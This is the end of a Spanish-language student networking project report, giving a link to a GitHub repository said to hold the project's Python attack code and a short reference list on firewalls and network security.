A continuación se adjunta el enlace al repositorio Github en donde se puede encontrar el código de los ataques generados en python: [https://github.com/rcarmas/Internetworking\\_8431\\_ProyectoUnidad1.git](https://github.com/rcarmas/Internetworking_8431_ProyectoUnidad1.git)

## References

- [1] Cisco Systems Inc., *¿Qué es un firewall?* Sep. 2021. [Online]. Available: [https://www.cisco.com/c/es\\_mx/products/security/firewalls/what-is-a-firewall.html](https://www.cisco.com/c/es_mx/products/security/firewalls/what-is-a-firewall.html).
- [2] N. Gupta, V. Naik, and S. Sengupta, “A firewall for internet of things,” in *2017 9th International Conference on Communication Systems and Networks (COMSNETS)*, 2017, pp. 411–412. DOI: 10.1109/COMSNETS.2017.7945418.
- [3] L. J. Cañon Parada, “Ataques informáticos, ethical hacking y conciencia de seguridad informática en niños,” B.S. thesis, Universidad Piloto de Colombia, 2015.
- [4] “A survey on deep learning for cybersecurity: Progress, challenges, and opportunities,” *Computer Networks*,
- [5] *Técnicas para proteger la red.* [Online]. Available: [https://www.ibm.com/docs/es/cognos-analytics/10.2.2?topic=SSEP7J\\_10.2.2/com.ibm.swg.ba.cognos.crn\\_arch.10.2.2.doc/c\\_securing\\_the\\_network.html](https://www.ibm.com/docs/es/cognos-analytics/10.2.2?topic=SSEP7J_10.2.2/com.ibm.swg.ba.cognos.crn_arch.10.2.2.doc/c_securing_the_network.html).